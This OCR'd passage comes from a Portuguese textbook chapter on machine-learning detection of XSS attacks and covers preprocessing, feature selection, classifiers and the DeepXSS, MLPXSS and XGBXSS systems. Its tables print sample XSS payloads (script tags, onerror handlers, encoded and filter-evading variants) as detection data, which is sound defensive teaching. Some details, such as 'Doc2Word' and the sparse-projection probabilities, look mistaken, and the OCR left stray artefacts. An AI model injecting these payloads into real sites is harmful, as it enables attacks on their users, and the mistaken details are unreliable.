


Figura 4.11. As três principais etapas e suas subdivisões em um mecanismo de detecção de ataques XSS baseado em aprendizado de máquina.

e os testes afetam o desempenho do modelo. Normalmente, uma maior porcentagem dos dados é usada para treinamento, por exemplo 80%, sendo o restante usado nos testes.

Já na técnica de validação cruzada, o conjunto de dados é dividido de forma aleatória em k grupos (*folds*). Em seguida, um dos grupos é separado para ser usado na fase de testes enquanto que os dados dos $k-1$ grupos restantes são usados para treinamento. Após a realização das fases de treinamento e testes, escolhe-se novamente outro dos k grupos para teste e os restantes $k-1$ grupos para treinamento. O processo continua até que os k grupos tenham sido usados para teste. Pode-se então calcular as métricas de avaliação de desempenho utilizando-se uma média aritmética dos valores das métricas obtidos para cada um dos grupos de teste.

4.4.1.2. Pré-processamento

Os conjuntos de dados relacionados à detecção de ataques XSS geralmente contêm dados com informações não relevantes, numerosos e desbalanceados. Dessa forma, há a necessidade de pré-processar esses dados antes de utilizá-los em um modelo de ML. Existem diferentes métodos de pré-processamento que podem ser usados em conjunto ou não. Os principais métodos são: a limpeza de dados, a extração das características, a seleção das características, a redução da dimensionalidade e o balanceamento do conjunto de dados [Thajeel et al., 2023b].

Limpeza de Dados

A limpeza de dados tem por objetivo retirar informações que não são necessárias ao modelo de ML e deixar explícitas algumas informações que os atacantes mascaram. Algumas das principais técnicas utilizadas para a limpeza são a remoção de dados ruidosos, a decodificação e a tokenização.

A remoção de dados ruidosos, também denominada normalização ou generalização, corresponde ao processo de remoção de ruído ou de pedaço não importante de dados. O ruído é introduzido propositalmente pelo atacante de forma a dificultar a detecção do ataque. Por exemplo, o atacante pode dividir o ataque em várias linhas usando um símbolo de nova linha, usar letras maiúsculas e números. A inserção de ruído pelo usuário malicioso tem como objetivo evitar que o mecanismo de detecção consiga compreender que os dados se tratam de um ataque e que, posteriormente, o ataque seja bem-sucedido ao ser interpretado pelo navegador do usuário legítimo.

A codificação é o método mais comum para mascarar ataques XSS. Através da codificação, o usuário malicioso consegue evitar sistemas de detecção tradicionais, uma vez que o navegador Web do usuário legítimo realiza a decodificação automaticamente sem que o ataque seja detectado. Dessa forma, a decodificação é empregada no caso de uso de codificação pelo atacante. A Tabela 4.2 demonstra exemplos de código-fonte codificados em URL, HTML, Base64 e Unicode e como são representadas as suas respectivas versões após realizar a decodificação. Além disso, a análise sintática (*parsing*) pode usar analisadores como um processo de decodificação ao invés de usar métodos de

decodificação específicos. Como exemplos desses analisadores, tem-se a biblioteca BeautifulSoup [Richardson, 2025], o analisador html5lib [Langa et al., 2025] e o analisador Esprima [Hidayat, 2025].

Tabela 4.2. Exemplos de decodificação.

Tipo	Código-Fonte	Decodificação
URL	%3Cscript%3Ealert(1)%3C%2F script%3E	<script>alert(1)</script>
HTML		
Base64	test	<a href="data:text/html;base64, <img src=x onerror= alert(1)>">test
Unicode	\u003cimg%20src=1%20onload= alert(123)\u003e	<img%20src=1%20onload= alert(123)/>

A generalização pode ser usada depois da decodificação, caso o atacante tenha inserido ruído antes da codificação. A ideia da generalização de dados é resumir os valores de mais baixo nível, como valores exatos de idade, cidades específicas e estampas de tempo precisas presentes nos dados por abstrações de mais alto nível, como faixa etária, regiões e momentos do dia, respectivamente. Ao tornar o conjunto de dados mais geral é possível inspecionar o comportamento presente nos dados com maior facilidade [Han et al., 2022]. Em ataques XSS, informações como números e caminhos para recursos do servidor Web presentes na carga útil, a função JavaScript utilizada e o domínio do sítio Web não são relevantes para a detecção dos ataques [Liu et al., 2021]. A principal preocupação em relação aos ataques XSS está na maneira como recursos externos são referenciados na carga útil. Dessa forma, para reduzir o custo computacional, pode-se substituir, por exemplo, os números encontrados após a decodificação pelo valor zero (`0`) e informações de domínio por `http://u`. A Tabela 4.3 mostra como um URL pode ser generalizado após a decodificação ao remover caracteres redundantes e padronizar em letras minúsculas.

Tabela 4.3. Exemplo de generalização.

Antes	Depois
http://exemplo.payload.xss/index.php? topic=<SCR<script>IPT>aLeRt(String.fromCharCode(88,83,83)) </SCR</script>IPT>	http://u =<script>alert(String.fromCharCode(0,0,0)) </script>

Após a decodificação e a generalização dos dados, é necessário identificar quais são os componentes que compõem a carga útil do ataque XSS. A tokenização, também denominada segmentação, divide um texto em partes menores (*tokens*), de forma a facilitar a sua análise. Por exemplo, os *tokens* podem ser palavras ou frases. A Tabela 4.4

mostra um exemplo de como uma carga útil pode ser tokenizada após os processos de decodificação e generalização. No caso da detecção de ataques XSS, utiliza-se a tokenização quando a carga útil não contém espaços em branco [Thajeel et al., 2023b], que podem ter sido retirados na fase de remoção de dados ruidosos. As cargas úteis de ataques XSS são geralmente compostas por símbolos e rótulos HTML, eventos, funções do JavaScript e URLs. Para transformar essas informações presentes nas cargas úteis de ataques XSS, os trabalhos de detecção empregam a tokenização através da decomposição por expressão regular ou através da técnica de árvore de sintaxe abstrata, muito utilizada em interpretadores e compiladores de linguagens de programação [Thajeel et al., 2023b].

Tabela 4.4. Exemplo de tokenização.

Carga útil	Tokenização
http://u=<script>alert(String.fromCharCode(0,0,0))</script>	['http://u', '<script>', 'alert(', ')', 'String.fromCharCode(0,0,0)']

Extração das Características

A extração das características visa obter as variáveis de entrada do modelo de ML a partir dos *scripts* de ataques XSS. Há diversas formas de extração das características, tais como: baseada em expertise de domínio, baseada em estatísticas, baseada em processamento de linguagem natural e análise contextual ou semântica.

A extração baseada em expertise de domínio obtém as características diretamente da AST ou do vetor resultante da decomposição por expressão regular utilizando conhecimento geral sobre ataques XSS. A extração das características é alcançada ao se observar informações como o comprimento da carga útil, se a codificação é aplicada, a presença de certas funções e atributos, isto é, componentes que são típicos de serem utilizados em ataques XSS [Thajeel et al., 2023b]. Tais características são definidas através da observação manual de cargas úteis de ataques XSS, como as informações que são disponibilizadas em *Cheat Sheets* do PortSwigger [PortSwigger, 2024] e do OWASP [OWASP, 2019]. Embora a extração baseada em expertise permita gerar características para os modelos de ML, o espectro de características acaba sendo limitado e pode prover bom desempenho com um determinado conjunto de dados e um desempenho ruim com outros.

A extração baseada em estatísticas pode ser usada em conjunto com a extração baseada em expertise de domínio. Neste caso, a extração visa obter as características mais relevantes a partir da extração baseada em estatísticas. As características mais relevantes podem ser extraídas através de um mecanismo de numeração booleano para indicar ou não a presença de uma determinada característica na carga útil. Outra maneira de realizar a extração é através de um método de contagem, no qual pode-se contar a quantidade de vezes que uma ou mais propriedades aparecem em amostras de ataques XSS. Essas propriedades podem ser o número de caracteres das cargas úteis, o comprimento do URL, rótulos HTML, eventos HTML, atributos HTML, caracteres especiais, funções do JavaScript e *cookies*. A codificação por tupla também pode ser usada nesta etapa. Este método

mapeia os dados originais em um par de valores, no qual cada comando ou símbolo presente na carga útil é representado por um rótulo numérico. A codificação *One-Hot* é um exemplo deste tipo de técnica e é muito utilizada para representar dados categóricos como valores numéricos em treinamento de modelos de ML [Thajeel et al., 2023b].

Tanto a extração baseada em expertise como a extração baseada em estatísticas apresentam limitações de escalabilidade quando são utilizadas em um cenário real, visto que dependem da definição manual das características, são dependentes de dados estruturados e geralmente em formato tabular e sofrem de problemas de generalização por serem específicos de um determinado contexto. Dessa forma, a maioria dos trabalhos de detecção de ataques XSS utilizam a extração baseada em Processamento de Linguagem Natural (PLN), também denominada vetorização, como uma forma automatizada de extração de características através do uso de decomposição por expressão regular [Bird et al., 2009]. A extração baseada em PLN se baseia na sintaxe e na semântica das palavras. No caso da detecção de ataques XSS, utiliza-se geralmente uma associação de palavras com vetores de pequena dimensão, na qual converte-se dados textuais em uma representação numérica que pode ser utilizada nos modelos de ML [Thajeel et al., 2023b]. Dessa forma, se diversas palavras possuem a mesma semântica em um texto, elas serão representadas pelo mesmo valor. O Word2vec [Mikolov et al., 2013] é um modelo que gera representações vetoriais de palavras individuais a partir do contexto no qual estão inseridas. O Doc2Word [Le e Mikolov, 2014] é um modelo que estende a ideia anterior para representar sentenças completas como vetores com o objetivo de capturar melhor a semântica de palavras individuais e textos mais longos. Ambos os modelos são utilizados na etapa de pré-processamento em trabalhos de detecção de ataques XSS para a extração de características através de PLN [Thajeel et al., 2023b].

Seleção das Características

Nem todas as características extraídas são necessárias para o treinamento do modelo de ML. O uso de muitas características leva a um aumento da dimensionalidade. Em função disso, o custo computacional para a execução do modelo pode aumentar e pode-se obter um desempenho ruim quando o modelo é aplicado utilizando-se novos dados. Convém então selecionar as características que não são redundantes e que são mais relevantes [Chandrashekar e Sahin, 2014]. Pode-se usar, por exemplo, os métodos de filtragem e o empacotador (*wrapper*).

O método de filtragem classifica ou atribui uma pontuação para cada característica de acordo com algum critério, cujo objetivo é medir a importância da característica para realizar a detecção dos ataques XSS [Thajeel et al., 2023b]. As características que não atendem ao critério utilizado são desconsideradas do conjunto de dados para realizar o treinamento do modelo de ML. Dentre os critérios mais utilizados encontram-se a frequência no documento (*Document Frequency* - DF), o coeficiente de correlação, o teste de hipótese Qui-Quadrado e o ganho de informação (*Information Gain* - IG). O DF analisa a frequência com que um termo aparece em um documento e pode ser utilizado para filtrar termos que são muito incomuns ou termos que são muito comuns. O coeficiente de correlação mede o módulo e a direção do relacionamento linear de duas variáveis em um

espaço de valores normalizado e pode ser utilizado para filtrar características que apresentem uma correlação fraca em relação à detecção de ataques XSS. O teste de hipótese Qui-Quadrado mede se uma característica e a realização de um ataque XSS possuem uma associação significativa ao comparar a frequência esperada que a característica possui com a frequência observada no conjunto de dados. Características que não são rejeitadas pela hipótese nula são filtradas. O IG mede a redução na entropia da variável alvo (variável de saída do modelo de ML) quando uma característica é adicionada ao modelo e pode filtrar características que não fornecem muitas informações sobre a variável alvo. Esse método é utilizado pelo XGBXSS [Mokbal et al., 2021], que é apresentado na Seção 4.4.2.3.

Já o método empacotador avalia subconjuntos de caraterísticas ao utilizar o subconjunto para realizar o treinamento e posteriormente testar o modelo com cada subconjunto, de forma a determinar as características mais relevantes [Thajeel et al., 2023b]. Este método é computacionalmente custoso, uma vez que é necessário treinar e testar o modelo múltiplas vezes utilizando os diferentes subconjuntos de características. Para realizar a busca em todo o espaço de N características é necessário um total de 2^N conjuntos de treinamento e teste. No entanto, costuma apresentar melhores resultados comparado a outros métodos de seleção de características, uma vez que as características selecionadas são diretamente testadas em relação ao desempenho dos modelos de ML. O SBS (*Sequential Backward Selection*) é um algoritmo guloso que parte do conjunto completo de características e remove sequencialmente as menos significativas, uma de cada vez, para melhorar o desempenho do modelo, sendo utilizado pelo XGBXSS [Mokbal et al., 2021], que é apresentado na Seção 4.4.2.3.

Redução da Dimensionalidade

A dimensionalidade corresponde à quantidade de características. A redução da dimensionalidade é uma outra técnica que pode ser usada para diminuir o tempo de treinamento e de inferência do modelo. De forma diferente da seleção das características, a redução de dimensionalidade visa diminuir a dimensão do conjunto de dados original, mantendo o máximo possível de informações relevantes. Entre os trabalhos de detecção de ataques XSS que utilizam ML, somente as técnicas de Análise de Componentes Principais (*Principal Component Analysis* - PCA) e a *Sparse Random Projection* (SRP) são utilizadas.

A técnica PCA gera uma matriz de covariância das características e mapeia as características originais em um novo conjunto de características ortogonais, consideradas as componentes principais. Um conjunto de novas características é gerado ao realizar a combinação linear entre as características originais e as componentes principais [Abdi e Williams, 2010]. As novas características são ordenadas da maior variância para a menor e selecionam-se as k características de maior variância ou o conjunto de características cuja variância acumulada represente uma determinada porcentagem da variância total.

A técnica SRP reduz a dimensionalidade ao projetar as características originais em um subespaço de menor dimensão utilizando uma matriz esparsa aleatória [Bingham e Mannila, 2001]. A ideia desta técnica encontra-se na preservação da dis-

tância entre os pontos da dimensão maior projetada na dimensão menor. Para isso, gera-se uma matriz esparsa cujos valores são estabelecidos através de uma distribuição de probabilidade. A maioria dos valores é representada pelo valor 0 (com probabilidade $\frac{1}{\sqrt{s}}$) e os demais valores são representados por -1 ou +1 (com probabilidade $\frac{1}{2\sqrt{s}}$), sendo s o parâmetro de esparsidade. O novo conjunto de características é definido pela multiplicação da matriz de características original com a matriz esparsa aleatória.

A maioria dos mecanismos de detecção de ataques XSS baseados em ML utilizam a seleção de características como um fator de redução da dimensionalidade. A pouca popularidade das técnicas de redução de dimensionalidade se deve, principalmente, ao fato de os métodos de seleção serem menos custosos computacionalmente e de maior facilidade de implementação. Além disso, os métodos de seleção de características são interpretáveis, um fator de muita importância para compreender o motivo pelo qual determinadas características não provêm melhorias ao modelo de ML. No entanto, as técnicas de redução da dimensionalidade são úteis para ignorar as informações inseridas por ofuscação e codificação nas cargas úteis e ajudam a visualizar padrões e correlações entre as características.

Balanceamento do Conjunto de Dados

No caso de ataques XSS, geralmente o objetivo principal é a detecção das amostras que correspondem a um ataque (denominadas dessa forma amostras positivas). Em conjuntos de dados de ataques XSS, é comum haver uma quantidade bem menor de amostras positivas (dados maliciosos) do que de negativas (dados benignos). Isso pode enviesar o aprendizado em favor das amostras negativas. O modelo treinado a partir de um conjunto de dados deste tipo pode ter uma alta acurácia (ver Seção 4.4.1.3) para as amostras positivas e uma baixa acurácia para as negativas. Conjuntos de dados desbalanceados são comuns em diversos campos de pesquisa e o campo de cibersegurança é um deles, visto que dados sobre ataques dificilmente são disponibilizados publicamente. Especificamente em segurança Web, páginas Web são combinações de diversas linguagens de marcação e de programação, como o HTML, o JavaScript e o PHP e cada uma dessas linguagens pode produzir vulnerabilidades a ataques. A quantidade de dados rotulados sobre ataques XSS é escassa e extremamente desbalanceada por causa da heterogeneidade e evolução deste tipo de ataque [Mokbal et al., 2020]. Para tratar essa questão do desbalanceamento dos conjuntos de dados para realizar o treinamento e inferência dos modelos de ML, existem algumas abordagens que costumam ser utilizadas.

Uma das formas de lidar com o desbalanceamento do conjunto de dados corresponde ao uso da sobreamostragem (*oversampling*). Neste caso, pode-se aumentar o número de amostras positivas (classe minoritária) criando-se amostras sintéticas. Uma técnica utilizada para realizar a sobreamostragem que evita a introdução do sobreajuste no treinamento do modelo é o *Synthetic Minority Over-sampling TEchnique* (SMOTE) [Chawla et al., 2002]. O SMOTE seleciona aleatoriamente uma amostra da classe minoritária e encontra os k vizinhos mais próximos dessa amostra. Dentre os k vizinhos mais próximos, um vizinho é selecionado aleatoriamente e cria-se uma amostra sintética ao realizar uma interpolação entre a amostra e seu vizinho da seguinte maneira:

$x_{sintetico} = x + \lambda(x_{vizinho} - x)$, sendo x a amostra selecionada, $x_{vizinho}$ o vizinho selecionado dentre os k mais próximos e $\lambda \in [0,1] \subset \mathbb{R}$ um fator aleatório. Dessa forma, a amostra sintética gerada pertence ao segmento de reta entre x e $x_{vizinho}$.

Outra forma de lidar com o desbalanceamento corresponde ao uso da subamostragem (*undersampling*). Diferentemente da sobreamostragem, a subamostragem tem como objetivo eliminar parte das amostras da classe majoritária para tornar o seu tamanho mais próximo do tamanho da classe minoritária. No entanto, o processo de subamostragem pode fazer com que informações essenciais para o aprendizado do modelo de ML sejam removidas da classe majoritária [Vluymans, 2019]. Como resultado da subamostragem, o modelo de ML pode ter seu desempenho prejudicado tanto para realizar a classificação da classe majoritária quanto da classe minoritária.

Além da sobreamostragem e da subamostragem, é possível estabelecer um peso de importância para a classe minoritária durante o treinamento utilizando um conjunto de dados desbalanceado. Para estabelecer essa importância, incluem-se pesos diferentes na função de custo (*loss function*) para penalizar mais os erros associados à classificação incorreta da classe minoritária em relação à classe majoritária. O problema dessa abordagem está na maior liberdade que o modelo de ML possui para errar a classificação da classe majoritária, o que também vai impactar o desempenho de classificação de ambas as classes.

A maioria dos trabalhos de detecção de ataques XSS baseados em ML não discute a necessidade de balancear o conjunto de dados para realizar o treinamento e muitos utilizam a subamostragem da classe benigna como uma maneira de manter as classes no conjunto de dados com a mesma cardinalidade. Uma vez que reduzir a amostragem de uma classe leva a perda de informações sobre os dados e não balancear leva a uma baixa acurácia sobre as cargas úteis malignas, deve-se sempre que possível realizar a sobreamostragem. O uso de técnicas como o SMOTE e de geração de dados sintéticos a partir de redes adversárias generativas [Lin et al., 2022] são indicadas para produzir maior eficiência de acurácia sobre a classe maligna e consequentemente na detecção de ataques de XSS.

4.4.1.3. Detecção através de um Modelo de ML

A detecção de ataques XSS usando um modelo de ML se dá através do treinamento do modelo e sua avaliação até atingir critérios de parada e avaliação do modelo geralmente a partir de dados não utilizados no treinamento.

Existem diferentes algoritmos utilizados no treinamento e nos testes dos modelos de ML. Como a maioria dos trabalhos relacionados a detecção de ataques XSS se baseia em classificação dos dados, o aprendizado supervisionado é bastante utilizado e será foco deste trabalho. Os algoritmos supervisionados ajustam modelos que associam características observadas a rótulos (categorias dos dados). No caso da detecção de ataques, os rótulos seriam dado malicioso e dado benigno. Esses rótulos junto com as características são utilizados como entradas do modelo de ML e visa-se fazer predições em novos dados.

Os principais algoritmos utilizados em detecção de ataques XSS são a Rede Neu-

ral Artificial (RNA), a Árvore de Decisão (AD), a Floresta Aleatória (FA) e o eXtreme Gradient Boosting (XGBoost).

A RNA utiliza um modelo matemático inspirado em células neurais que adquire conhecimento através da experiência. Os dados são processados por meio de uma série de nós (neurônios) interconectados e organizados em camadas, sendo que quando há camadas intermediárias, estas camadas são denominadas camadas ocultas. Os neurônios de uma camada recebem entradas, aplicam um conjunto de pesos a essas entradas e passam o resultado por uma função de ativação para gerar as saídas. Uma função de ativação não-linear permite que as redes neurais possam aprender de forma mais eficaz comportamentos não-lineares. As saídas de uma camada se tornam as entradas da próxima camada até que a última camada gere as saídas do modelo. Uma RNA com mais uma camada intermediária pode ser considerada um algoritmo de aprendizado profundo (*Deep Learning* - DL). RNAs são muito utilizadas em mecanismos de detecção de ataques XSS pela sua capacidade de lidar e aprender diretamente com dados textuais, além de detectar padrões complexos gerados por ofuscação e codificação dos dados. Diferentes tipos de RNAs são utilizados por exemplo no DeepXSS [Fang et al., 2018] (ver Seção 4.4.2.1), MLPXSS [Mokbal et al., 2019] (ver Seção 4.4.2.2), GraphXSS [Liu et al., 2021] (ver Seção 4.4.2.4) e IGXSS [Wang et al., 2024] (ver Seção 4.4.2.5).

A Árvore de Decisão (AD) é um método de classificação muito popular em aprendizado de máquina, principalmente por seu modelo gerado ser facilmente interpretável. A AD corresponde a uma árvore invertida (do nó raiz para os nós folha) na qual cada nó de decisão representa uma condição ou uma regra baseada em um atributo e os nós folha correspondem às classes. Algumas métricas são utilizadas na avaliação do desempenho das árvores, tais como: o ganho de informação (entropia), a taxa de ganho de informação e a impureza de Gini. As ADs são bastante utilizadas para realizar detecção de intrusão em virtude da sua melhor capacidade de generalização com a técnica de poda pós-construção. A poda pós-construção tem como objetivo simplificar a AD ao substituir partes das ramificações por um nó folha, numa abordagem de baixo para cima. Após a substituição, realiza-se novamente a avaliação da AD pelas métricas de desempenho e verifica-se se há uma melhoria. Caso a melhoria seja identificada, a ramificação é podada. A desvantagem das ADs encontra-se na fragilidade do modelo em relação a pequenas mudanças no conjunto de dados de treinamento, que podem levar a modelos de ADs completamente diferentes. ADs aparecem em muitos trabalhos de detecção de ataques XSS por gerarem regras facilmente interpretáveis e que podem ser utilizadas para justificar a razão de uma carga útil ser sinalizada como maligna. Thajeel *et al.* utilizam ADs para detecção de ataques XSS [Thajeel et al., 2023a], assim como outros trabalhos.

A Floresta Aleatória (FA) também é um método de classificação. A FA utiliza diversas ADs. Nesse caso, cada AD é treinada em um subconjunto de dados amostrados aleatoriamente. Em seguida, o algoritmo agrega as saídas de cada árvore individual para gerar as saídas finais [Geetha e Thilagam, 2021]. No caso de uma FA que realiza classificação, o resultado da agregação está relacionado com a classe que a maioria das ADs classificou como resposta. No geral, quanto mais ADs são utilizadas na FA, melhor é o seu desempenho de inferência. A ideia por trás da FA está em reduzir o problema de sobreajuste que acaba sendo muito comum nas ADs. Além disso, a FA pode ser usada para identificar quais são as características mais significativas no conjunto de dados para rea-

lizar as inferências, uma qualidade importante para a explicabilidade do modelo gerado. FAs são muito utilizadas em mecanismos de detecção de ataques XSS quando há um pré-processamento e as cargas úteis são representadas características através da sua estrutura léxica combinada a sua respectiva métrica estatística (número de palavras, número de caracteres especiais, presença do termo `<script>`, comprimento da carga útil, etc). FAs são resilientes a conjuntos de dados desbalanceados e ruidosos, características frequentes em conjuntos de dados de ataques XSS. Lu et al. utilizam a FA como classificador na detecção de ataques XSS [Lu et al., 2022].

O XGBoost utiliza ADs com a técnica de *boosting* que corresponde ao uso de um conjunto de classificadores fracos (superiores a uma decisão aleatória, mas fracamente correlacionados com a entrada) que pode ser capaz de prover um classificador forte. No XGBoost um conjunto de ADs é treinado sequencialmente, sendo que cada AD obtida numa iteração tem como objetivo corrigir os erros de inferência da AD anterior. Os erros de inferência são minimizados ao minimizar o erro da função de custo da AD utilizando uma técnica similar ao gradiente descendente através das derivadas parciais de primeira e segunda ordem da função de custo. Assim como a FA, o XGBoost é capaz de determinar a importância de cada característica para a realização da inferência. Além disso, é uma técnica que consegue lidar com eventuais valores faltantes nas características. Durante a construção das ADs, o XGBoost, ao encontrar um valor faltante, testa as duas ramificações possíveis e avalia qual ramificação provê a melhor redução do erro. Ao identificar a melhor ramificação, passa a utilizá-la como ramificação padrão para valores faltantes. O XGBoost é uma técnica que provê os benefícios das ADs e das FAs para detectar ataques XSS e ainda provê eficiência e escalabilidade, o que a torna ideal para ser utilizada em *Web Application Firewalls* para realizar a detecção em tempo-real. O XGBXSS [Mokbal et al., 2021] (Seção 4.4.2.3) utiliza o XGBoost na detecção de ataques XSS.

A avaliação dos algoritmos no caso de detecção de ataques XSS, tanto na fase de treino quanto na fase de testes, utiliza métricas como a acurácia, o *recall*, a precisão, a pontuação F1 (*F1 score*), a taxa de Falsos Positivos (FPs) e a taxa de Falsos Negativos (FNs) [Thajeel et al., 2023b].

Após a fase de treinamento, pode ocorrer a fase de validação de modelo, na qual são usados os algoritmos desenvolvidos durante a fase de treinamento e o desempenho é avaliado através de métricas como as apresentadas anteriormente. A validação geralmente é usada para ajuste de alguns parâmetros do modelo a partir de uma parte diferente do conjunto de dados daquela usada no treinamento. Por último ocorre a fase dos testes também utilizando uma parte diferente do conjunto de dados e o modelo previamente obtido. O desempenho dos testes é também avaliado através de métricas apresentadas anteriormente.

4.4.2. Soluções de Detecção

Há diversas propostas de soluções para a detecção de ataques XSS utilizando ML [Thajeel et al., 2023b, Liu et al., 2019, Rodríguez et al., 2020]. A seguir são apresentadas algumas das mais recentes e mais relevantes. Nenhuma dessas soluções envolve ferramentas utilizadas em ambientes de produção.

4.4.2.1. DeepXSS

O DeepXSS [Fang et al., 2018] é uma solução que detecta ataques XSS utilizando aprendizado profundo. É uma das primeiras propostas de detecção através de ML.

O conjunto de dados do DeepXSS contém 33456 amostras maliciosas obtidas do XSSed [XSSed, 2015] e 31407 amostras benignas do DMOZ [Mozilla, 2017], ou seja, trata-se de um conjunto de dados desbalanceado. O DeepXSS usa o método de validação cruzada com 10 grupos e calcula as métricas de desempenho a partir da média aritmética das métricas para cada um dos grupos de teste.

Os dados do conjunto são pré-processados através dos métodos de limpeza de dados (decodificação, remoção de dados ruidosos e tokenização) e extração das características. Em relação à limpeza de dados, inicialmente é realizada a decodificação dos dados convertendo-os para a sua forma original. São consideradas diferentes codificações que podem ter sido usadas pelo atacante, tais como a codificação de entidade HTML. Em seguida, é aplicada a etapa da remoção dos dados ruidosos (generalização), na qual, por exemplo, os URLs são substituídos por `http://website`, os espaços em branco são removidos etc. Por último, a tokenização é empregada identificando trechos de códigos como `<script>`, `<frame>`, `alert (` etc. A extração das características é baseada em PLN. Utiliza-se o Word2vec [Mikolov et al., 2013] junto um tipo de RNA denominado LSTM (*Long Short Term Memory*) para obter as características a partir dos dados limpos.

A detecção dos ataques XSS utiliza uma LSTM e divide-se em três camadas: LSTM, Dropout e Softmax. A camada LSTM é a camada núcleo, a camada Dropout lida com o problema do sobreajuste e a camada de saída Softmax gera probabilidades de a entrada ser um ataque XSS ou não ser. A partir dessas probabilidades, a saída é classificada como maligna ou benigna. A API de DL Keras [Keras, 2025] foi utilizada em cima da plataforma de ML denominada TensorFlow [TensorFlow, 2025]. Os resultados dos testes mostram que a solução atinge 97,9% de *recall*, 99,5% de precisão e uma pontuação F1 de 98,7%.

4.4.2.2. MLPXSS

Mokbal et al. [Mokbal et al., 2019] propõem um sistema de detecção de ataques XSS denominado MLPXSS que utiliza o algoritmo Perceptron Multicamadas (*MultiLayer Perceptron* - MLP), um tipo de RNA, e pode ser aplicado tanto no cliente como no servidor Web.

O conjunto de dados *Cross-site-scripting attacks: A Comprehensive dataset for AI techniques usage* [Mokbal, 2022], utilizado na proposta, contém 38569 amostras maliciosas e 100000 amostras benignas. Claramente há um desbalanceamento do conjunto de dados que não é tratado pelos autores. O MLPXSS divide o conjunto de dados aleatoriamente em duas partes: 80% para treinamento e 20% para testes. Além disso, o conjunto de dados de treinamento ainda usa o método de validação cruzada com 10 grupos e calcula as métricas de desempenho usando média aritmética. O objetivo do uso da validação cruzada é realizar uma série de treinos modificando alguns parâmetros do modelo.

Em relação ao pré-processamento, são utilizados os métodos de limpeza de dados (decodificação e tokenização) e extração das características. Na fase de limpeza de dados, os dados provenientes de documentos em HTML, códigos em JavaScript e URLs são tratados através de um modelo que também engloba a fase de extração das características. As URLs são decodificadas, dados são extraídos de documentos em HTML utilizando-se a biblioteca BeautifulSoup e o analisador html5lib e o analisador Esprima JavaScript é usado para tokenizar e extrair a AST do código JavaScript. A extração das características é baseada em estatísticas e gera 41 características.

A detecção dos ataques XSS utiliza a API Keras [Keras, 2025] e a plataforma TensorFlow [TensorFlow, 2025]. Diferentes RNAs são utilizadas nas fases de treinamento e de teste. Na fase de treinamento, a rede possui três camadas. A camada de entrada possui 41 neurônios, há 22 neurônios na camada escondida e um neurônio na camada de saída. As funções de ativação ReLU e sigmoide são usadas nas camadas escondida e de saída, respectivamente. O otimizador Adam é usado para ajustar parâmetros da rede. A rede usada nos testes possui quatro camadas (duas escondidas) com 41, 42, 42 e um neurônio, respectivamente da entrada para a saída. As funções de ativação são as mesmas usadas na fase de treinamento. O otimizador Adam é novamente usado. Os resultados dos testes mostram que a solução atinge 99,3% de acurácia, 98,4% de *recall*, 99,2% de precisão, uma pontuação F1 de 98,8% e uma taxa de FPs de 0,31%.

4.4.2.3. XGBXSS

O XGBXSS [Mokbal et al., 2021] é um sistema de detecção de ataques XSS que utiliza o algoritmo XGBoost. Um dos principais objetivos da proposta é aumentar o *recall* mantendo baixas as taxas de FPs e de FNs em relação ao MLPXSS [Mokbal et al., 2019] (proposta anterior de alguns dos autores).

O conjunto de dados utilizado é o mesmo usado pelo MLPXSS [Mokbal et al., 2019]. O XGBXSS divide o conjunto de dados aleatoriamente em três partes: 60% para treinamento, 20% para validação e 20% para testes. Os conjuntos de dados de treinamento e validação usam também o método de validação cruzada com 10 grupos e calculam as métricas de desempenho a partir das médias aritméticas.

